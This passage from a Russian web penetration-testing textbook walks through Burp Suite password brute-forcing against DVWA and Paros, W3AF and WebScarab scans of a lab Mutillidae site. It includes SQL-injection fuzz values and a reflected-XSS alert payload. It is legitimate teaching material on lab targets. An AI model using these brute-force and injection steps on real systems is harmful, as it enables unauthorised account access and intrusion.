


Рис. 10.19. Вкладка Playloads (Полезные нагрузки) открыта

Если щелкнуть кнопкой мыши в правой части раскрывающегося списка Payload set (Набор полезных нагрузок), вы увидите количество позиций полезных нагрузок.

Выберите значение 1. Оно будет соответствовать полю username. В раскрывающемся списке Playload type (Тип полезной нагрузки) выберите Simple list (Простой список). Ниже, в разделе Payload Options (Параметры полезной нагрузки) введите в поле ввода имя пользователя и нажмите кнопку Add (Добавить). Это имя будет использоваться злоумышленником в качестве имени пользователя. Можно добавить несколько имен (рис. 10.20).

Теперь в поле ввода Payload set (Набор полезных нагрузок) выберите полезную нагрузку 2, отвечающую за поле пароля. Вместо того чтобы вводить поочередно имена паролей, нажмите кнопку Load (Загрузить) и загрузите один из ваших файлов паролей (`rockyou.txt`, расположенный в Kali по адресу `/usr/share/wordlist`) (рис. 10.21).

После того как все настройки будут выполнены, нажмите кнопку Start attack (Начало атаки).




Рис. 10.20. Выбираем полезную нагрузку




Рис. 10.21. Для подбора пароля загружаем список слов

На рис. 10.22 вы видите вкладку с результатами (Results). Глядя на эти результаты, мы видим, что все попытки атаки получили статус (код ответа HTTP) 302. Быстрый поиск в Google кодов ответов HTTP указывает, что код 302 — это перенаправление. Но перенаправление куда?




Рис. 10.22. Начало атаки

Если мы щелкнем кнопкой мыши на результате, а затем выберем вкладку Response (Ответ), то увидим, что все запросы перенаправляются на `index.php`. Это `admin: password`. Теперь мы можем перейти на страницу входа DVWA и предоставить доступ к сайту. Для этого нам потребуется ввести учетные данные.

Кроме того, используя инструмент Repeater (Ретранслятор), мы можем проверить эти результаты в Burp Suite. Ретранслятор предназначен для ручного изменения HTTP-запросов и данных, отправляемых в этих запросах.

Вернитесь на вкладку Target (Цель), выберите для входа в `login.php` запрос `POST`. Это форма запроса, в которой отправляется имя пользователя и пароль. Щелкните правой кнопкой мыши на этой форме запроса и выберите команду Send to Repeater (Отправить в ретранслятор).

Выберите вкладку Repeater (Ретранслятор) (рис. 10.23).

После `password=` удалите неверный пароль и введите тот, который перенаправил вас на `index.php`. В этом случае паролем будет слово password. Далее нажмите кнопку Go (Начать) (рис. 10.24).




Рис. 10.23. Вкладка Repeater (Ретранслятор)




Рис. 10.24. Кнопка Go (Начать) нажата

На панели Response (Ответы) мы видим строку Location (Расположение) со значением `index.php`. Далее нажмите расположенную в верхней части окна кнопку Follow redirection (Переадресация). Это приведет к созданию необработанного HTML. На вкладке Render (Предоставить) вы увидите, как должна выглядеть страница (рис. 10.25).




Рис. 10.25. Вкладка Render (Предоставить)

В этом примере мы использовали несколько инструментов, которые входят в состав Burp Suite. Этот набор инструментов безопасности приложений типа «все в одном» является мощной платформой для атаки веб-приложений.

Подробное изучение Burp Suite выходит за рамки данной книги. Поэтому мы настоятельно рекомендуем вам посетить сайт http://www.portswigger.net, чтобы рассмотреть другие примеры.

Прокси-сервер Paros

Прокси-сервер Paros — это полезный и очень мощный инструмент оценки уязвимостей. Он охватывает весь сайт и может выполнять различные тесты. Настроив локальный прокси-сервер между браузером и загруженным в него целевым приложением, аудитор с помощью этого инструмента может перехватывать веб-трафик (HTTP/HTTPS). Данный механизм помогает испытателю на проникновение изменять определенные запросы, направленные в целевое приложение, или манипулировать ими с целью ручной проверки приложения. Таким образом, прокси-сервер

Paros действует как активный или пассивный инструмент оценки безопасности веб-приложений.

Для запуска прокси-сервера Paros выберите команду основного меню Applications ▸ Web Application Analysis ▸ paros (Приложения ▸ Анализ веб-приложений ▸ paros) или введите в командную строку терминала следующую команду:

```
# paros
```

После выполнения данной команды на экране появится окно прокси-сервера Paros. Перед выполнением каких-либо практических упражнений в вашем любимом браузере необходимо настроить локальный прокси (127.0.0.1, 8080).

Если вам нужно изменить какие-либо настройки, заданные по умолчанию, в строке меню выберите команду Tools ▸ Options (Инструменты ▸ Параметры). В открывшемся окне вы сможете изменить параметры подключения, значения локального прокси-сервера, аутентификацию HTTP и другие настройки. После настройки браузера посетите целевой сайт.

Рассмотрим шаги для тестирования уязвимости и получения отчета.

1. В нашем случае мы просматриваем сайт по адресу http://192.168.0.30/mutillidae. Обратите внимание, что он откроется на вкладке Sites (Сайты) прокси-сервера Paros.
2. Щелкните правой кнопкой мыши на адресе http://192.168.0.30/mutillidae и для обхода всего сайта выберите вкладку Spider. В зависимости от размера сайта время его обхода займет от нескольких секунд до нескольких минут.
3. После завершения обхода сайта в нижней части вкладки Spider вы увидите список всех обнаруженных страниц. Кроме того, можно отследить запрос, отправленный целевой странице, и ответ, отправленный по этому запросу. Для этого на левой панели вкладки Sites (Сайты) следует выбрать целевой сайт и конкретную страницу.
4. Чтобы перехватить любые дальнейшие запросы и ответы, перейдите на вкладку Trap (Ловушка), которая находится на правой панели. Это может быть полезным, когда для тестирования приложения вы решили выбрать ручные тесты. Кроме того, вы можете создать собственный HTTP-запрос. Для этого выберите команду меню Tools ▸ Manual Request Editor (Инструменты ▸ Ручной редактор запросов).
5. Чтобы выполнить автоматическое тестирование уязвимостей, следует выбрать на вкладке Sites (Сайты) целевой сайт и перейти к меню Analyze ▸ Scan All from the menu (Анализ ▸ Сканирование всех). Обратите внимание: чтобы выбрать определенные типы тестов безопасности, нужно перейти к Analyze ▸ Scan Policy (Анализ ▸ Политика сканирования), а затем вместо Scan All (Сканировать все) выбрать Analyze ▸ Scan (Анализ ▸ Сканирование).
6. После завершения тестирования уязвимостей в нижней части вкладки Alerts (Предупреждения) вы увидите несколько предупреждений безопасности. Они рассортированы по следующим уровням риска: High (Высокий), Medium (Средний) и Low (Низкий).

7. Если вы хотите получить отчет сканирования, выберите в строке меню команду Report ▸ Last Scan Report (Отчет ▸ Последний отчет сканирования). Будет создан отчет (рис. 10.26), в котором программа перечислит все уязвимости, обнаруженные во время сеанса тестирования: `/root/paros/session/LatestScannedReport.html`.




Рис. 10.26. Отчет, составленный по результатам сканирования

Мы в этом примере использовали базовый тест оценки уязвимости.

Чтобы ознакомиться с различными параметрами, предлагаемыми прокси-сервером Paros, рекомендуем обратиться к руководству пользователя: http://www.ipi.com/Training/SecTesting/paros_user_guide.pdf.

W3AF

W3AF — многофункциональная платформа для аудита веб-приложений и атаки на них. Предназначена также для обнаружения и использования уязвимостей в Интернете. Весь процесс оценки безопасности приложений автоматизирован и состоит из трех основных шагов: обнаружения, аудита и атаки. Для каждого из этих шагов предусмотрено несколько плагинов, которые помогут аудитору сосредоточиться на конкретных критериях тестирования. Для достижения требуемой цели все эти плагины могут общаться и обмениваться тестовыми данными. W3AF поддерживает обнаружение и использование нескольких уязвимостей веб-приложений, включая SQL-инъекции, межсайтовые сценарии, удаленное и локальное включение файлов, переполнение буфера, инъекции XPath, управление ОС и неправильную конфигурацию приложений.

Чтобы получить более подробную информацию о каждом доступном плагине, перейдите по адресу http://w3af.sourceforge.net/plugin-descriptions.php.

Чтобы запустить W3AF, выберите команду основного меню Applications ▸ Web Vulnerability Analysis ▸ w3af (Приложения ▸ Анализ веб-уязвимостей ▸ w3af) или введите в командную строку терминала следующее:

```
# w3af_console
```

Программа будет запущена в персонализированном режиме консоли W3AF (`w3af>>>`). Обратите внимание, что существует версия программы с графическим интерфейсом. Мы решили представить вам консольную версию из-за гибкости ее настроек:

```
w3af>>> help
```

После выполнения этой команды будут отображены все основные параметры, которые можно использовать для настройки теста. Вы можете выполнить команду `help`, если вам нужна помощь по конкретному варианту. В нашем упражнении мы настроим плагин вывода, включим выбранные тесты аудита, настроим цель и выполним процесс сканирования на целевом сайте, используя следующие команды:

- `w3af>>> plugins`;
- `w3af/plugins>>> help`;
- `w3af/plugins>>> output`;
- `w3af/plugins>>> output console, html_file`;
- `w3af/plugins>>> output confightml_file`;
- `w3af/plugins/output/config:html_file>>> help`;
- `w3af/plugins/output/config:html_file>>> view`;
- `w3af/plugins/output/config:html_file>>> set verbose True`;
- `w3af/plugins/output/config:html_file>>> set output_file metasploitable.html`;
- `w3af/plugins/output/config:html_file>>> back`;
- `w3af/plugins>>> output config console`;
- `w3af/plugins/output/config:console>>> help`;
- `w3af/plugins/output/config:console>>> view`;
- `w3af/plugins/output/config:console>>> set verbose False`;
- `w3af/plugins/output/config:console>>> back`;
- `w3af/plugins>>> audit`;
- `w3af/plugins>>> audit htaccess_methods, os_commanding, sqli, xss`;
- `w3af/plugins>>> back`;
- `w3af>>> target`;
- `w3af/config:target>>> help`;

- `w3af/config:target>>> view`;
- `w3af/config:target>>> set target`;
- `http://http://192.168.0.30/mutillidae/index.php?page=login.php`;
- `w3af/config:target>>> back`;
- `w3af>>>`.

На данный момент мы настроили для выполнения теста все необходимые параметры. Анализ целевой системы проведем с помощью SQL-инъекции, межсайтовых сценариев, команд операционной системы и неправильной конфигурации файла `htaccess` (рис. 10.27). Тест будет запущен следующей командой:

```
w3af>>> start
```




Рис. 10.27. Уязвимости сценариев сайта

Как вы можете видеть, мы обнаружили уязвимости межсайтового выполнения сценариев в веб-приложении. Подробный отчет также создается в формате HTML и отправляется в root-папку. В этом отчете подробно описаны все уязвимости, а также есть отладочная информация о каждом запросе и ответные данные, передаваемые между W3AF и целевым веб-приложением.

Тестовый пример не дает информации об использовании других полезных плагинов, профилей и параметров эксплойта, поэтому мы настоятельно рекомендуем вам выполнить несколько упражнений, описанных в руководстве пользователя. Они доступны по адресу http://w3af.sourceforge.net/documentation/user/w3afUsersGuide.pdf.

WebScarab

WebScarab — мощный инструмент для оценки безопасности веб-приложений. В нем предусмотрено несколько режимов работы, но в основном он действует через перехват прокси. Этот прокси-сервер находится между браузером конечного пользователя и целевым веб-приложением для мониторинга и изменения запросов и ответов, передаваемых с обеих сторон. Такой процесс позволяет аудитору вручную обработать вредоносный запрос и увидеть ответ, отправленный веб-приложением. WebScarab включает несколько интегрированных инструментов, таких как затуманиватель, анализатор идентификатора сессии, паук (spider), анализатор веб-сервисов, сканер атак межсайтовых сценариев и CRLF-сканер уязвимостей, а также транскодер.

Чтобы запустить WebScarab lite, выполните команду основного меню Applications ▸ Web Application Analysis ▸ webscarab (Приложения ▸ Анализ веб-приложений ▸ webscarab) или введите в командную строку терминала такую команду:

```
# webscarab
```

Будет запущена облегченная версия программы. Нам же для примера потребуется полнофункциональная версия. Для этого нужно выбрать в меню команду Tools ▸ Use full-featured interface (Инструменты ▸ Использовать полнофункциональный интерфейс). Потребуется подтвердить выбранные настройки и перезапустить программу.

После перезапуска приложения WebScarab на экране появится несколько вкладок с инструментами. Прежде чем начать упражнение, нам нужно настроить браузер на локальный прокси (127.0.0.1, 8008), чтобы связь браузера и целевого приложения шла через прокси WebScarab. Для изменения настроек локального прокси-сервера (IP-адреса или порта) выберите вкладку Proxy ▸ Listeners (Прокси ▸ Прослушиватели). Выполнив следующие шаги, можно проанализировать идентификатор сеанса целевого приложения.

1. После настройки локального прокси-сервера необходимо перейти к целевому сайту (например, http://192.168.0.30/mutillidae) и зайти на него по как можно большему количеству ссылок. Это увеличит вероятность обнаружения любых известных и неизвестных уязвимостей. Кроме того, вы можете выбрать целевой сайт на вкладке Summary (Сводка), щелкнуть правой кнопкой мыши и выбрать дерево Spider (Паук). Это позволит получить все доступные в целевом приложении ссылки.
2. Если вы хотите проконтролировать данные запроса и ответа для конкретной страницы, которая была упомянута в нижней части вкладки Summary (Сводка), дважды щелкните кнопкой мыши на интересующей вас ссылке. На экране появится анализируемый запрос в формате таблицы и в необработанном формате. Ответ также можно просмотреть в HTML-, XML-, текстовом и шестнадцатеричном форматах.

3. В течение тестового периода мы можем с помощью метода GET перейти к одной из ссылок и применить к ней инструмент fuzz с параметром, например, `artist=1`. Если по этой ссылке существует хоть одна неопознанная уязвимость, она будет выявлена. Для этого щелкните правой кнопкой мыши на ссылке и выберите в появившемся меню команду Use as fuzz template (Использовать как шаблон fuzz). Далее перейдите на вкладку Fuzzer и вручную примените необходимые значения к параметру. Для этого нажмите кнопку Add (Добавить) рядом с разделом Parameters (Параметры).

   Для примера мы написали небольшой текстовый файл с перечислением известных данных SQL-инъекций (например, `1` и `1=2`, `1` и `1=1` и одинарная кавычка (`'`)) и предоставили его в качестве источника для значения параметра `fuzzing`. Это можно сделать, нажав расположенную на вкладке Fuzzer кнопку Sources (Источник). Как только ваши fuzz-данные будут готовы, нажмите кнопку Start (Пуск). После завершения всех тестов вы можете дважды щелкнуть на отдельном запросе и проверить его ответ. В одном из наших тестовых случаев мы обнаружили уязвимость инъекции MySQL:

   - Error — у вас есть ошибка в вашем синтаксисе SQL. Просмотрите соответствующее вашей версии сервера MySQL, чтобы в строке 1 использовать `'\'`, не нарушая синтаксис;
   - Warning: mysql_fetch_array() — предоставленный аргумент не является допустимым ресурсом в результате, предоставленном MySQL в `/var/www/vhosts/default/htdocs/listproducts.php` (строка 74).

4. В последнем тестовом примере проанализируем идентификатор сеанса целевого приложения. Для этого перейдите на вкладку Analysis (Анализ) идентификатора сеанса и в поле со списком выберите предыдущие запросы. После загрузки выбранного запроса перейдите к нижней части вкладки, выберите образцы (например, 20) и нажмите Fetch (Получить), чтобы получить различные образцы идентификаторов сеанса. Далее, чтобы начать процесс анализа, нажмите кнопку Test (Тест). Результаты будут выведены на вкладке Analysis (Анализ). В графическом виде результат будет представлен на вкладке Visualization (Визуализация). Этот процесс определяет случайность и непредсказуемость идентификаторов сеансов, что может привести к захвату сеансов или учетных данных других пользователей.

Инструмент WebScarab имеет множество параметров и функций, которые потенциально могут сделать процесс тестирования на проникновение более информативным. Чтобы получить дополнительную информацию о проекте WebScarab, посетите страницу https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project.

Межсайтовые сценарии

Атаки межсайтовых сценариев (XSS) сегодня по-прежнему очень популярны. XSS — это такая инъекционная атака, когда злоумышленник вводит вредоносные сценарии или код в запросы, отправляемые веб-приложением. Причина успешности подобных атак в том, что вводимые пользователем запросы перед отправкой на сервер не проходят корректную проверку.

Первоначально существовало два типа атак XSS, но в 2005 году был обнаружен третий.

- Stored XSS (Сохраненные XSS). Сохранение XSS происходит, когда пользовательский ввод хранится на целевом сервере без проверки. Пользовательским вводом могут служить база данных, содержимое на форуме и комментарии. Жертва неосознанно извлекает сохраненные данные из веб-приложения, которые браузер из-за доверия между клиентом и сервером считает безопасными для отображения. Поскольку входные данные сохраняются, то такие XSS — постоянные.
- Reflected XSS (Отраженные XSS). Отраженный XSS появляется, когда пользовательский ввод в виде сообщения об ошибке немедленно возвращается веб-приложением. Это может быть результат поиска или любой другой ответ, который включает в себя некоторые или все входные данные, предоставленные пользователем. Такие данные не проверяются на безопасность и отображаются в браузере как часть запроса, а также не хранятся постоянно.
- DOM XSS. *Объектная модель документа (DOM)* — это инструмент API-программирования для документов HTML и XML. Он определяет логическую структуру документов, способ доступа к ним и управления ими. XSS на основе DOM — это форма XSS, при которой передача от источника к приемнику зараженного потока данных происходит внутри браузера. То есть источник данных находится в DOM, приемник также находится в DOM, а поток данных никогда не покидает браузер.

Тестирование XSS

Чтобы проверить уязвимости XSS, мы будем использовать язык JavaScript и стандартный HTML-код.

Тестирование отраженных XSS

Как вы помните, отраженный XSS называется так потому, что пользовательский ввод немедленно обрабатывается и возвращается веб-приложением. Чтобы это проверить, нам нужно найти поле, которое принимает ввод пользователя.

Зайдите на страницу DVWA, для которой ранее взломали пароль. В левой части главной страницы отображается меню (рис. 10.28).

Перейдите в меню DVWA Security (Безопасность DVWA) и в раскрывающемся списке выберите значение low, затем нажмите кнопку Submit (Отправить). Этими

Рис. 10.28. Страница DVWA

действиями вы настроите веб-приложение для работы так, как будто входные данные не проверяются (рис. 10.29).

Рис. 10.29. Веб приложение настроено

Для нашего первого теста перейдите в левом меню на страницу XSS reflected (Отраженные XSS). Введите в поле ввода следующий JavaScript-код (рис. 10.30):

```
<script>alert("Allows XSS")</script>
```

Рис. 10.30. JavaScript-код введен

Нажмите кнопку Submit (Отправить). В случае успеха на экране появится всплывающее окно с сообщением Allows XSS (Предоставить XSS) (рис. 10.31).

